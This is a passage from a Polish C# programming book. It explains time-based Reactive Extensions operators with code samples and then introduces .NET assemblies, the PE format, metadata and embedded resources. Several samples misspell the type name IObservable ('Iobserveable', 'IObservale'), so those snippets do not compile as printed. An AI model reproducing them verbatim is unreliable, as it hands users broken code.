src.Subscribe(i => Console.WriteLine("Zdarzenie {0} o godzinie {1:T}", i,  
DateTime.Now));
```

Elementy generowane przez metodę `Interval` są typu `long`. Zwraca ona kolejno wartości: 0, 1, 2 i tak dalej.

Metoda `Interval` obsługuje każdego subskrybenta niezależnie (czyli jest źródłem zimnym). Aby to pokazać, wystarczy dodać na końcu kodu z [Przykład 11-43](#) kod kolejnego przykładu ([Przykład 11-44](#)), który po krótkiej chwili oczekiwania nawiązuje drugą subskrypcję.

#### Przykład 11-44. Dwóch subskrybentów źródła utworzonego przy użyciu metody `Interval`

```
Thread.Sleep(2500);  
src.Subscribe(i => Console.WriteLine("Zdarzenie {0} o godzinie {1:T} (2-gi  
subskrybent)",  
i, DateTime.Now));
```

Druga subskrypcja jest rozpoczęta dwie i pół sekundy po pierwszej, zatem powyższy przykład wygeneruje następujące wyniki:

```
Zdarzenie 0 o godzinie 09:46:58  
Zdarzenie 1 o godzinie 09:46:59  
Zdarzenie 2 o godzinie 09:47:00  
Zdarzenie 0 o godzinie 09:47:00 (2-gi subskrybent)  
Zdarzenie 3 o godzinie 09:47:01  
Zdarzenie 1 o godzinie 09:47:01 (2-gi subskrybent)  
Zdarzenie 4 o godzinie 09:47:02  
Zdarzenie 2 o godzinie 09:47:02 (2-gi subskrybent)  
Zdarzenie 5 o godzinie 09:47:03  
Zdarzenie 3 o godzinie 09:47:03 (2-gi subskrybent)
```

Jak widać, wartości przekazywane do drugiego subskrybenta zaczynają się od 0, a dzieje się tak dlatego, że została dla niego stworzona odrębna sekwencja. Jeśli chcemy, by te same elementy z uzależnieniami czasowymi były przekazywane do wielu subskrybentów, to można w tym celu użyć opisanego wcześniej operatora `Publish`.

Źródła generowanego przez metodę `Interval` można używać w połączeniu ze złączeniem grupowym jako sposobu grupowania elementów na podstawie czasu ich odebrania. (Nie jest to jedyny sposób — dostępne są także przeciążone wersje

metod `Buffer` oraz `Window`, które zapewniają analogiczne możliwości). Przykład przedstawiony na [Przykład 11-45](#) wykorzystuje licznik czasu w połączeniu z obserwowalną sekwencją reprezentującą słowa wpisywane przez użytkownika. (Ta druga sekwencja jest zapisana w zmiennej `words`, która została przedstawiona na [Przykład 11-27](#)).

#### Przykład 11-45. Zliczanie słów wpisywanych w ciągu minuty

```
IObservable<long> ticks = Observable.Interval(TimeSpan.FromSeconds(6));  
IObservable<int> wordGroupCounts = from tick in ticks  
                                join word in words  
                                on ticks equals words into wordsInTick  
                                from count in wordsInTick.Count()  
                                select count * 10;  
  
wordGroupCounts.Subscribe(c => Console.WriteLine("Liczba słów na minutę: " + c));
```

Po pogrupowaniu słów na podstawie granic wyznaczonych przez zdarzenia pochodzące ze źródła zwróconego przez metodę `Interval` powyższe zapytanie zlicza elementy dostępne w poszczególnych grupach. Ponieważ grupy są tworzone dla takich samych zakresów czasu, zatem uzyskane wyniki mogą posłużyć do wyliczenia średniej szybkości wpisywania słów przez użytkownika. Kolejne grupy są tworzone co 6 sekund, zatem możemy pomnożyć liczbę słów w grupie przez 10, by uzyskać szacunkową liczbę słów wpisywanych na minutę.

Wyniki uzyskiwane przy użyciu powyższego zapytania nie są bardzo dokładne, gdyż biblioteka Rx będzie łączyć dwa elementy, jeśli czasy ich trwania będą się pokrywać. Ostatnie słowo wpisane pod koniec jednego okresu będzie jednocześnie pierwszym słowem kolejnego okresu. W takich przypadkach uzyskiwane wyniki stanowią dobre przybliżenie, zatem nie ma się czym przejmować, jeśli jednak zależy nam na bardziej precyzyjnych wynikach, to musimy pamiętać, jaki wpływ na nie wywierają zdarzenia nakładające się na siebie. Lepszym rozwiązaniem może być wykorzystanie metod `Window` oraz `Buffer`.

## Timer

Metoda `Observable.Timer` może zwracać sekwencję, która generuje dokładnie jeden element. Przed jego zwróceniem czeka określony czas — podany w wywołaniu przy użyciu argumentu typu `TimeSpan`. Metoda ta jest bardzo podobna do `Observable.Interval`, gdyż nie tylko pobiera taki sam argument, lecz także zwraca sekwencję tego samego typu: `IObservable<long>`. A zatem jak pokazuje kod przedstawiony na [Przykład 11-46](#), zwracane przez nią źródło można subskrybować niemal w taki sam sposób, w jaki subskrybowaliśmy sekwencję elementów zwracaną przez metodę `Observable.Interval`.

### Przykład 11-46. Użycie metody Timer, która zwraca jeden element

```
Iobserveable<long> src = Observable.Timer(TimeSpan.FromSeconds(1));
src.Subscribe(i => Console.WriteLine("Zdarzenie {0} o godzinie {1:T}", i,
DateTime.Now));
```

Uzyskiwany efekt jest taki sam jak w przypadku, gdyby metoda `Interval` przerwała działanie po zwróceniu pierwszego elementu — zawsze uzyskamy wartość 0. Istnieje także przeciążona wersja tej metody, umożliwiająca przekazanie dodatkowego argumentu typu `TimeSpan`. Będzie ona, podobnie do metody `Interval`, cyklicznie zwracać tę samą wartość. W rzeczywistości metoda `Interval` korzysta z metody `Timer` — stanowi jedynie jej opakowanie udostępniające prostsze możliwości.

## Timestamp

W dwóch poprzednich punktach rozdziału do wyświetlania komunikatów informujących o czasie udostępnienia elementów używaliśmy właściwości `DateTime.Now`. Takie rozwiązanie niesie ze sobą jeden potencjalny problem — określa czas, w którym komunikat został przetworzony, co niekoniecznie będzie precyzyjnie odpowiadać czasowi otrzymania komunikatu. Na przykład: jeśli użyliśmy metody `ObserveOn`, by zapewnić, że nasza procedura obsługi zawsze będzie wykonywana w wątku obsługi interfejsu użytkownika, opóźnienie pomiędzy momentem wygenerowania elementu oraz momentem, kiedy nasz kod go obsługuje, może być całkiem duże, gdyż wątek obsługi interfejsu użytkownika może być zajęty realizacją innych rzeczy. Problem ten można łagodzić, używając operatora `Timestamp`, dostępnego dla dowolnego typu `Iobserveable<T>`. Kod przedstawiony na [Przykład 11-47](#) używa go jako alternatywnego sposobu prezentowania czasu, w którym źródło zwrócone przez metodę `Interval` generuje swoje elementy.

### Przykład 11-47. Elementy ze znacznikami czasu

```
Iobserveable<Timestamped<long>> src =
    Observable.Interval(TimeSpan.FromSeconds(1)).Timestamp();
src.Subscribe(i => Console.WriteLine("Zdarzenie {0} o godzinie {1:T}",
    i.Value, i.Timestamp.ToLocalTime()));
```

Jeśli typem obserwowalnych elementów źródła jest typ `T`, to ten operator generuje obserwowalne źródło o elementach typu `Timestamped<T>`. Typ ten definiuje właściwość `Value` zawierającą oryginalną wartość zwróconą przez obserwowalne źródło oraz właściwość `Timestamp` określającą, kiedy ta oryginalna wartość trafiła do operatora `Timestamp`.

## PODPOWIEDŹ

Właściwość `Timestamp` jest typu `DateTimeOffset` i korzysta ze strefy czasowej o przesunięciu 0 (czyli z czasu UTC). Zapewnia to stabilną podstawę dla wyznaczania czasu, gdyż eliminuje możliwość zmiany czasu z letniego na zimowy (lub na odwroć) w trakcie działania programu. Niemniej jednak, chcąc wyświetlać ten czas użytkownikom końcowym, najprawdopodobniej będziemy musieli odpowiednio go zmodyfikować — właśnie z tego powodu w kodzie z [Przykład 11-47](#) wywoływana jest metoda `ToLocalTime`.

Jeśli chcemy dodawać znaczniki czasu do elementów źródłowych, to operator `Timestamp` powinniśmy zastosować bezpośrednio na źródle, zamiast umieszczać go na jednym z dalszych etapów sekwencji wywołań. Użycie wywołania `src.ObserveOn(sched).Timestamp()` mija się z celem, gdyż określałoby czasy pojawiania się elementów generowanych na podstawie mechanizmu szeregującego przekazanego w wywołaniu metody `ObserveOn`. Zamiast tego należało użyć wywołania `src.Timestamp().ObserveOn(sched)`, by zapewnić, że znacznik czasu zostanie dodany do elementów źródłowych przed ich przekazaniem do dalszych etapów łańcucha wywołań, które mogą wprowadzać jakieś opóźnienia.

## TimeInterval

O ile operator `Timestamp` rejestruje czas określający, kiedy element został zwrócony, to jego częściowy odpowiednik — operator `TimeInterval` — rejestruje czas pomiędzy momentami udostępnienia kolejnych elementów. Kod przedstawiony na [Przykład 11-48](#) używa tego operatora na sekwencji generowanej przez metodę `Observable.Interval`, zatem można by oczekiwać, że poszczególne elementy będą udostępniane w stosunkowo równych odstępach czasu.

### Przykład 11-48. Mierzenie odstępów pomiędzy elementami

```
IObservale<long> ticks = Observable.Interval(TimeSpan.FromSeconds(0.75));  
IObservale<TimeInterval<long>> timed = ticks.TimeInterval();  
timed.Subscribe(x => Console.WriteLine("Zdarzenie {0} trwało {1:F3}",  
x.Value, x.Interval.TotalSeconds));
```

Elementy typu `Timestamped<T>` generowane przez operator `Timestamp` udostępniają właściwość `Timestamp`, natomiast elementy `TimeInterval<T>` generowane przez operator `TimeInterval` definiują właściwość `Interval`. Jest to właściwość typu `TimeSpan`, a nie `DateTimeOffset`. W powyższym przykładzie wyświetlamy liczbę sekund pomiędzy kolejnymi elementami z dokładnością do trzech miejsc po przecinku. Oto jakie wyniki uzyskałem, wykonując powyższy przykład na moim komputerze:

```
Zdarzenie 0 trwało 0.760
```

```
Zdarzenie 1 trwało 0.757
Zdarzenie 2 trwało 0.743
Zdarzenie 3 trwało 0.751
Zdarzenie 4 trwało 0.749
Zdarzenie 5 trwało 0.750
```

---

Jak widać, pokazują one, że faktyczne odstępy czasami różnią się nawet o 10 milisekund od tego, czego zażądaliśmy w kodzie, niemniej jednak takie wyniki są raczej typowe. Windows nie jest systemem czasu rzeczywistego.

## Throttle

Operator **Throttle** pozwala ograniczyć tempo, w jakim będą przetwarzane elementy. Przekazywana jest do niego dana typu `TimeSpan`, określająca minimalny odstęp czasu pomiędzy udostępnianiem kolejnych elementów. Jeśli źródło generuje elementy szybciej, to operator **Throttle** będzie je po prostu ignorował. Jeśli natomiast tempo zwracania elementów będzie wolniejsze od określonego, to operator w żaden sposób nie będzie ingerował.

Nieco zaskakujące (przynajmniej dla mnie) jest to, że jeśli tempo generowania elementów przekroczy dopuszczalny limit, to operator **Throttle** będzie ignorował *wszystkie* elementy aż do momentu zmniejszenia tempa ich zwracania. Jeśli więc akceptowalnym tempem jest 10 elementów na sekundę, a źródło generuje ich 100, to operator **Throttle** nie będzie zwracał co 10. elementu — nie będzie zwracał niczego, póki źródło nie zmniejszy tempa generowania elementów.

## Sample

Operator **Sample** generuje odbierane elementy wejściowe w odstępach określonych przy użyciu argumentu typu `TimeSpan` niezależnie od szybkości, w jakiej źródło faktycznie je generuje. Jeśli elementy generowane są szybciej, to będą one ignorowane, by zmniejszyć tempo ich udostępniania. Jeśli jednak źródło generuje elementy wolniej, to operator **Sample** będzie powtarzał ostatnią wartość, by zapewnić stały strumień powiadomień.

## Timeout

Operator **Timeout** przekazuje wszystkie elementy z określonego źródła, chyba że wystąpi zbyt duży opóźnienie bądź to pomiędzy czasem subskrypcji i pojawiением się pierwszego elementu, bądź pomiędzy dwoma kolejnymi wywołaniami obserwatora. Ten minimalny, akceptowalny odstęp czasu jest określany w formie argumentu typu `TimeSpan`. Jeśli w tym czasie nie pojawi się żadna aktywność źródła, operator **Timeout** kończy działanie, przekazując wyjątek `TimeoutException` do metody `OnError`.

## Operatory okien czasowych

Wcześniej opisane zostały operatory `Buffer` oraz `Window`, jednak nie przedstawiłem ich przeciążonych wersji umożliwiających korzystanie z uzależnień czasowych. Oprócz tego, że podają wielkość okna czasowego oraz liczbę pomijanych elementów oraz określają granice okien przy użyciu dodatkowego obserwowalnego źródła, pozwalają one także na określanie okien na podstawie upływu czasu.

W przypadku przekazania wyłącznie danej typu `TimeSpan` oba operatory podzielą dane wejściowe na sąsiadujące ze sobą okna, używając przy tym przekazanego zakresu czasu. Stanowi to znacznie prostsze rozwiązywanie od szacunkowej liczby słów na minutę wyznaczanej w kodzie z [Przykład 11-45](#). [Przykład 11-49](#) pokazuje, w jaki sposób można zrobić to samo, korzystając z okien czasowych tworzonych przy użyciu operatora `Buffer`.

### Przykład 11-49. Okna czasowe tworzone przy użyciu operatora Buffer

```
IObservable<int> wordGroupCounts =
    from wordGroup in words.Buffer(TimeSpan.FromSeconds(6))
    select wordGroup.Count * 10;
wordGroupCounts.Subscribe(c => Console.WriteLine("Liczba słów na minutę: " + c));
```

Dostępna jest także wersja przeciążona umożliwiająca przekazanie argumentów typu `TimeSpan` oraz `int`, która pozwala na zamknięcie bieżącego okna (a zatem na utworzenie następnego) bądź to po upłynięciu określonego czasu, bądź jeśli liczba elementów przekroczy pewną wartość graniczną. Oprócz tego istnieją także wersje przeciążone tego operatora pozwalające na przekazanie dwóch argumentów typu `TimeSpan`. Stanowią one odpowiedniki wersji umożliwiającej określanie długości okna oraz liczby elementów, lecz operują wyłącznie na czasie — pierwszy argument `TimeSpan` określa czas trwania okna, natomiast drugi — odstęp czasu pomiędzy momentami utworzenia dwóch kolejnych okien. Oznacza to, że utworzenie kolejnego okna nie musi następować bezpośrednio po zamknięciu poprzedniego — pomiędzy poszczególnymi oknami mogą się pojawiać odstępy, lecz równie dobrze okna mogą się na siebie nakładać. Przykład przedstawiony na [Przykład 11-50](#) używa tej wersji operatora, by częściej zwracać pomiary szybkości wpisywania znaków, korzystając przy tym z okien o długości 6 sekund.

### Przykład 11-50. Zachodzące na siebie okna pomiarowe

```
IObservable<int> wordGroupCounts =
    from wordGroup in words.Buffer(TimeSpan.FromSeconds(6),
                                    TimeSpan.FromSeconds(1))
    select wordGroup.Count * 10;
```

W odróżnieniu od grupowania elementów na podstawie złączeń przedstawionego

na [Przykład 11-45](#) w przypadku korzystania z operatorów `Window` i `Buffer` elementy nie są liczone podwójnie, gdyż operatory te nie bazują na pojęciu czasów trwania zdarzeń, które mogą się na siebie nakładać. Zamiast tego traktują one odebranie zdarzenia jako coś natychmiastowego, co może nastąpić w danym oknie czasowym bądź poza nim. Dlatego też przykłady zamieszczone powyżej będą zwracać nieco bardziej dokładne pomiary szybkości wpisywania słów.

## Delay

Operator `Delay` pozwala na przesunięcie obserwowalnego źródła w czasie. Do tego operatora można przekazać daną typu `TimeSpan`, a w takim przypadku wszystkie elementy źródła zostaną opóźnione o podany zakres czasu; można także przekazać do niego daną typu `DateTimeOffset`, która określi dokładny czas, w którym rozpocznie się zwracanie elementów ze źródła. Ewentualnie można także przekazać do niego obiekt obserwalny — w tym przypadku operator `Delay` rozpocznie zwracanie zgromadzonych elementów w momencie, gdy przekazane źródło zwróci jakiś element lub zostanie zakończone.

Niezależnie od sposobu określenia przesunięcia w czasie operator `Delay` zawsze będzie się starał, by odstępy czasu pomiędzy elementami zwracanymi przez niego były takie same jak odstępy pomiędzy elementami, które docierały do niego ze źródła. A zatem jeśli źródło zwróciło pierwszy element natychmiast, drugi po trzech sekundach, a trzeci po minucie, to obserwalny obiekt stworzony przez ten operator będzie zwracał kolejne elementy w takich samych odstępach czasu.

Oczywiście jeśli nasze źródło zacznie generować elementy z jakąś szaloną szybkością — na przykład pół miliona elementów na sekundę — to pojawi się jakaś granica dokładności, z jaką operator `Delay` będzie w stanie przekazywać elementy, niemniej jednak zawsze będzie się starał odtwarzać oryginalną sekwencję możliwie jak najdokładniej. Te ograniczenia dokładności nie są ustalone z góry. Mogą zależeć od rodzaju i sposobu działania używanego mechanizmu szeregującego oraz wydajności procesora. Jeśli na przykład użyjemy jednego z mechanizmów szeregujących związanych z interfejsem użytkownika, to jego możliwości będą ograniczone przez dostępność wątku obsługi interfejsu użytkownika oraz szybkość, z jaką będzie on w stanie przydzielać pracę. (Podobnie jak wszystkie inne operatory wykorzystujące uzależnienia czasowe, także i `Delay` będzie korzystał z domyślnego mechanizmu szeregującego, jednak dostępna jest także jego przeciążona wersja, pozwalająca przekazać mechanizm szeregujący, którego chcemy używać).

## DelaySubscription

Operator `DelaySubscription` udostępnia podobną grupę wersji przeciążonych co operator `Delay`, jednak różni się od niego sposobem, w jaki jest realizowane

opóźnienie. Kiedy subskrybujemy obserwowe źródło zwrócone przez operator `Delay`, to natychmiast rozpoczyna on subskrypcję faktycznego źródła wejściowego i zaczyna buforowanie generowanych przez niego elementów, niemniej jednak każdy z tych elementów zostanie zwrócony dopiero po upłynięciu określonego czasu. Z kolei strategia wykorzystywana przez operator `DelaySubscription` polega po prostu na opóźnieniu momentu rozpoczęcia subskrypcji faktycznego źródła oraz natychmiastowym przekazywaniu generowanych przez niego elementów.

W przypadku źródeł zimnych operator `DelaySubscription` zazwyczaj będzie działał tak, jak tego potrzebujemy, gdyż opóźnienie subskrypcji źródła tego rodzaju spowoduje zwykle opóźnienie całego procesu. Jednak w przypadku źródeł ciepłych użycie tego operatora doprowadzi do utraty wszystkich zdarzeń, które pojawiły się podczas opóźnienia; później elementy będą natomiast zwracane bez żadnego opóźnienia czasowego.

Operator `Delay` jest bardziej niezawodny — dzięki opóźnianiu każdego elementu niezależnie od pozostałych zapewnia on prawidłowe wyniki zarówno w przypadku korzystania ze źródeł zimnych, jak i ciepłych. Niemniej jednak wiąże się to z większym nakładem pracy — operator ten musi bowiem buforować wszystkie otrzymywane elementy na czas trwania opóźnienia. Jeśli źródło będzie generować dużo elementów, a opóźnienia będą duże, może to prowadzić do znacznego zużycia pamięci. Poza tym próby odtwarzania oryginalnych odstępów czasu pomiędzy poszczególnymi elementami są znacznie bardziej skomplikowane niż zwyczajne przekazywanie elementów wejściowych. A zatem w sytuacjach, w których można wykorzystać operator `DelaySubscription`, zazwyczaj będzie on działał bardziej efektywnie.

## Podsumowanie

Jak można się było przekonać, biblioteka Reactive Extensions for .NET udostępnia bardzo wiele możliwości funkcjonalnych. W jej przypadku podstawowym pojęciem jest dobrze zdefiniowana abstrakcja reprezentująca sekwencję elementów, której źródło decyduje o tym, kiedy poszczególne elementy będą zwracane, oraz powiązana z nią abstrakcja reprezentująca subskrybenta obserwującego to źródło. Dzięki przedstawieniu obu tych pojęć w formie obiektów zarówno źródła zdarzeń, jak i ich subskrybenci stają się pełnoprawnymi jednostkami, co oznacza, że można je przekazywać jako argumenty, przechowywać w polach i ogólnie rzecz biorąc, robić z nimi to wszystko co z innymi typami danych na platformie .NET. Choć dokładnie to samo można robić, używając delegatów, to jednak zdarzenia .NET nie zapewniają już analogicznych możliwości. Co więcej, biblioteka Rx udostępnia precyzyjnie zdefiniowany mechanizm powiadamiania o błędach — a jest to funkcja, której nie zapewniają ani delegaty, ani zdarzenia. Oprócz zdefiniowania obiektowej

reprezentacji źródeł zdarzeń Rx definiuje także wyczerpującą implementację LINQ, dlatego też często mówi się o niej jako o dostawcy *LINQ to Events*. W rzeczywistości biblioteka Rx znacznie wykracza poza standardowy zbiór operatorów LINQ, dodając do niego wiele nowych operatorów pozwalających zarządzać dynamicznym, a niejednokrotnie pełnym uzależnień czasowych światem systemów bazujących na zdarzeniach, a także korzystać z niego. Biblioteka Rx udostępnia także wiele usług pozwalających na łączenie swoich podstawowych abstrakcji z innymi światami, takimi jak standardowe zdarzenia .NET, sekwencje `IEnumerable<T>` oraz różne modele pracy asynchronicznej.



[49] Pełny kod przykładowej aplikacji WPF jest dostępny w przykładach do książki, które można pobrać z serwera FTP wydawnictwa Helion — <ftp://ftp.helion.pl/przyklady/csh5pr.zip>.

[50] Nie są dostępne operatory `OrderBy` oraz `ThenBy`, gdyż w świecie elementów przesyłanych do subskrybentów nie mają one sensu. Nie są one bowiem w stanie zwracać poszczególnych elementów, zanim nie sprawdzą wszystkich danych wejściowych.

[51] Jak niektórzy programiści.

[52] Jej wersje przeciążone są dostępne w różnych klasach, gdyż niektóre z nich są zależne od konkretnej technologii. Na przykład w WPF stosowana jest metoda `ObserveOn` współpracująca bezpośrednio z klasą `Dispatcher`, a nie z implementacjami interfejsu `IScheduler`.

[53] W rzeczywistości w aktualnej wersji biblioteki Rx operator ten w niewidoczny sposób korzysta właśnie z obiektów `Subject<T>`.

## Rozdział 12. Podzespoły

We wcześniejszej części książki używaliśmy terminu **komponent**, mając na myśli bibliotekę bądź program wykonywalny. Jednak nadszedł czas, by przyjrzeć się nieco bliżej jego znaczeniu. W .NET prawidłowym terminem reprezentującym komponent programowy jest **podzespoł** (ang. *assembly*) i jest to zazwyczaj plik posiadający rozszerzenie *.dll* lub *.exe*. Sporadycznie zdarza się, że jeden podzespoł będzie rozdzielony na kilka plików, jednak z punktu widzenia możliwości wdrażania nawet w takich przypadkach stanowi on niepodzielną całość — trzeba zadbać o to, by CLR miało dostęp do całego podzespołu, bądź też w ogóle nie należy go wdrażać. Podzespoły są ważnym elementem systemu typów, gdyż każdy typ jest określany nie tylko na podstawie nazwy oraz przestrzeni nazw, do jakiej należy, lecz także na podstawie podzespołu, w którym został umieszczony. Podzespoły zapewniają dodatkowy rodzaj hermetyzacji, operujący na nieco wyższym poziomie niż same typy. Jest on dostępny dzięki specyfikatorowi dostępu **internal**, który operuje właśnie na poziomie podzespołów.

Środowisko uruchomieniowe udostępnia **mechanizm wczytywania podzespołów** (ang. *assembly loader*), który automatycznie odnajduje i wczytuje podzespoły niezbędne do działania programu. Aby zapewnić mu możliwość odnalezienia odpowiednich komponentów, nazwy podzespołów mają odpowiednią strukturę, zawierającą informacje o numerze wersji, a oprócz tego mogą zawierać niepowtarzalny (w skali globalnej) identyfikator, który pozwala wyeliminować wszelkie niejednoznaczności.

## Visual Studio i podzespoły

W Visual Studio większość typów projektów dostępnych w opcji *Visual C#* okna dialogowego *New Project* generuje wyniki tworzące jeden podzespoł. Oprócz niego projekty te często umieszczają w katalogu wynikowym także inne pliki, takie jak kopie podzespołów spoza biblioteki klas .NET Framework, których potrzebuje nasz projekt, oraz wszelkie inne pliki niezbędne do działania aplikacji. (Na przykład pliki poszczególnych stron tworzonej witryny). Niemniej jednak zazwyczaj będzie istniał jeden podzespoł, określany jako *cel* (ang. *target*), w którym będą umieszczone wszystkie typy zdefiniowane w projekcie wraz z ich kodem.

Jeśli zastanawiasz się, dlaczego w poprzednim akapicie użyłem wyrażenia „większość typów projektów”, to wyjaśniam, że istnieje kilka wyjątków. Na przykład projekt Azure przeznaczony do tworzenia aplikacji działających w chmurze generuje pakiet instalacyjny zawierający wyniki jednego lub kilku innych projektów; ten rodzaj projektu sam nie generuje żadnych podzespołów, gdyż nie zawiera ani nie komplikuje żadnego kodu — tworzy on jedynie pakiet zawierający

inny, już wcześniej skompilowany kod. Co więcej, jeśli zamiast okna dialogowego *New Project* wybierzemy z menu głównego opcję *FILE/New/Web Site*, utworzymy coś, co Visual Studio określa jako *Web Site* i co jest czymś nieznacznie innym niż zwyczajny projekt aplikacji internetowej<sup>[54]</sup> (określany w terminologii Visual Studio jako *web project*). W jego przypadku cały proces komplikacji jest odraczany aż do momentu uruchomienia, co zmusza nas do umieszczania na serwerze także kodów źródłowych i przypomina rozwiązania stosowane w technologii ASP, która przed wprowadzeniem .NET Framework służyła do tworzenia aplikacji internetowych (i stanowiła duchowego poprzednika opisanej w [Rozdział 20.](#) technologii ASP.NET, choć w rzeczywistości obie te technologie nie są ze sobą powiązane). W różnych wersjach Visual Studio dostępne są różne rodzaje projektów, a sam system projektów jest rozszerzalny, zatem to, czy na Twoim komputerze będą dostępne inne rodzaje projektów, które nie generują żadnych podzespołów, zależy jedynie od konfiguracji; niemniej jednak, ogólnie rzecz biorąc, przeważająca większość projektów generuje podzespoły.

## Anatomia podzespołu

Podzespoły używają formatu plików Win32 Portable Executable (PE), czyli tego samego, który w nowoczesnych wersjach systemów Windows<sup>[55]</sup> jest także używany przez programy wykonywalne (EXE) oraz biblioteki dołączane dynamicznie (DLL). Kompilator C# zazwyczaj generuje pliki z rozszerzeniem *.dll* lub *.exe*. Narzędzia znające format PE będą rozpoznawały podzespoły .NET jako prawidłowe, choć raczej niezbyt interesujące pliki PE. CLR używa plików PE jako pojemników, w których umieszcza dane w formatach charakterystycznych dla .NET, dlatego też z punktu widzenia klasycznych narzędzi Win32 biblioteka DLL wygenerowana przez kompilator C# nie będzie udostępniać żadnego API. Trzeba pamiętać, że kod C# jest komplikowany do postaci binarnego języka pośredniego (IL), którego nie można wykonywać bezpośrednio. Standardowe mechanizmy systemu Windows używane do wczytywania i wykonywania kodu umieszczonego w plikach wykonywalnych lub bibliotekach DLL nie operują na kodzie IL, gdyż można go wykonywać wyłącznie przy użyciu CLR. .NET definiuje także swój własny format zapisu metadanych i nie korzysta z możliwości eksportowania punktów wejścia lub importowania usług z innych bibliotek DLL, jakie udostępnia format PE.

Pliki EXE .NET zawierają w rzeczywistości niewielkie fragmenty wykonywalnego kodu charakterystycznego dla architektury x86, które wystarczają do wczytania jednej biblioteki DLL — *mscoree.dll* — biblioteka ta udostępnia API przeznaczone dla systemów Windows i pozwalające na uruchomienie CLR. W rzeczywistości ten kod jest przeznaczony wyłącznie do wykorzystania w starszych wersjach systemów Windows, gdyż wszystkie nowe wersje rozpoznają pliki wykonywalne platformy .NET i automatycznie uruchamiają CLR. Wcześniej, w czasie gdy wprowadzano

.NET Framework, użycie wykonywalnego kodu charakterystycznego dla architektury x86 było niezbędnego do wczytania i uruchomienia CLR, jednak obecnie jest już ono niemal całkowicie niepotrzebne. Specyfikacja CLI określa, że kod ten jest niezbędny, dlatego też zawsze będzie on umieszczany w plikach PE — jednak w ogóle nie będzie on używany. Przypomina on nieco stary, 16-bitowy kod, który musi być umieszczany na początku plików EXE w formacie PE, który zapewnia, że nie stanie się nic złego, kiedy spróbujemy uruchomić taki program w systemie MS-DOS. Aktualnie możliwość ta nie ma praktycznie żadnego znaczenia, niemniej jednak taki kod znajduje się we wszystkich plikach .exe (także w tych generowanych przez C#), gdyż wymaga tego specyfikacja.

Kod, który ma się znaleźć w tych historycznych fragmentach, jest jedynym kodem rodzimym generowanym przez kompilator C#. Niektóre języki stosowane na platformie .NET idą jednak jeszcze dalej. Kompilator C++ generuje zarówno kod IL, jak i kod maszynowy, przełączając się pomiędzy nimi w zależności od używanych możliwości języka. W przypadku stosowania języków działających w taki sposób format PE staje się czymś więcej niż jedynie pojednikiem zawierającym kod IL, .NET oraz metadane. Pozwala bowiem na generowanie komponentów hybrydowych, zdolnych do działania zarówno jako tradycyjne biblioteki DLL systemu Windows, jak i jako podzespoły .NET.

## Metadane .NET

Podzespoły nie zawierają jedynie skompilowanego kodu IL, lecz także **metadane** (ang. *metadata*), udostępniające pełny opis wszystkich zdefiniowanych typów, zarówno tych publicznych, jak i prywatnych. Trzeba pamiętać, że CLR musi w pełni rozumieć nasze typy, aby być w stanie sprawdzić i zagwarantować, że nasz kod jest bezpieczny pod względem używanych w nim typów. W rzeczywistości metadane są potrzebne jedynie do tego, by zrozumieć IL i przekształcić go na kod wykonywalny — binarny format IL często odwołuje się do metadanych podzespołu, do którego należy, i bez nich jest pozbawiony znaczenia. Technologia odzwierciedlania, stanowiąca tematykę [Rozdział 13.](#), udostępnia te informacje w naszym kodzie i pozwala ich używać.

## Zasoby

W bibliotekach DLL oprócz kodu oraz metadanych można także umieszczać różnego rodzaju zasoby binarne. W przypadku aplikacji klienckich mogą to być na przykład bitmapy. Aby umieścić taki plik w bibliotece, należy go dodać do projektu, zaznaczyć w oknie *Solution Explorer*, a następnie w panelu *Properties*, w polu *Build Action*, wybrać opcję *Embedded Resource*. Spowoduje to, że kopia całego pliku zostanie wkompilowana w wynikowy komponent. Aby uzyskać dostęp do takiego zasobu w trakcie działania aplikacji, należy skorzystać z metody

`GetManifestResourceStream` klasy `Assembly`, należącej do API odzwierciedlania opisanego w [Rozdział 13](#). Jednak w praktyce zazwyczaj nie używa się tej możliwości bezpośrednio — większość aplikacji korzysta z takich zasobów za pośrednictwem mechanizmów lokalizacji, które zostaną opisane w dalszej części tego rozdziału.

Podsumowując, należy zatem stwierdzić, że podzespoły zawierają wyczerpujący zbiór metadanych opisujących wszystkie definiowane typy, kod IL wszystkich metod tych typów oraz, opcjonalnie, dowolną liczbę strumieni binarnych. Zazwyczaj wszystkie te informacje, kod i dane są umieszczane w jednym pliku PE. Niemniej jednak w niektórych sytuacjach wykorzystywane rozwiązania na tym się nie kończą.

## Podzespoły składające się z wielu plików

.NET pozwala, by podzespoły były dzielone na wiele plików. Istnieje zatem możliwość rozdzielenia kodu oraz metadanych na wiele **modułów** (ang. *modules*) oraz umieszczania w osobnych plikach niektórych strumieni binarnych należących do podzespołu. Jest to dosyć nietypowe rozwiązanie — wspominam o nim tylko i wyłącznie dlatego, że nie chcę umieszczać w tekście tej książki nieprawdziwego stwierdzenia, że „podzespół jest pojedynczym plikiem”. To stwierdzenie *niemal* zawsze jest prawdziwe — było takie dla wyników każdego projektu .NET, nad którym miałem okazję pracować. Niemniej jednak dla ścisłości należy przyznać, że nie jest to jedyna dostępna opcja, a skoro zainteresowałem Cię już możliwością tworzenia podzespołów składających się z wielu plików, nie mogę Cię pozostawiać w dalszej niepewności. Ponieważ mechanizmy odzwierciedlania pozwalają operować także na modułach, zatem warto się dowiedzieć, czym one właściwie są. Trzeba jednak zaznaczyć, że potrzeba tworzenia podzespołów składających się z wielu plików pojawia się niezwykle rzadko. (Visual Studio nie daje nawet takiej możliwości. Jest ona dostępna wyłącznie w przypadku komplikowania i budowania projektów z poziomu wiersza poleceń bądź ręcznej edycji pliku projektu w jakimś edytorze tekstów).

W przypadku takich podzespołów składających się z wielu plików zawsze będzie istniał jeden plik główny, reprezentujący dany podzespół. Będzie to plik zapisany w formacie PE i zawierający jeden szczególny element metadanych, nazywany **manifestem podzespołu** (ang. *assembly manifest*). Nie należy go mylić z manifestem kodu Win32 ani z **manifestem wdrożenia** (ang. *deployment manifest*) opisanym w dalszej części rozdziału. Manifest podzespołu jest jedynie opisem informującym o zawartości podzespołu, a w jego skład wchodzi lista wszelkich modułów oraz plików zewnętrznych; w przypadku modułów składających się z wielu plików zawiera on także informacje o tym, które typy są zdefiniowane w poszczególnych plikach.

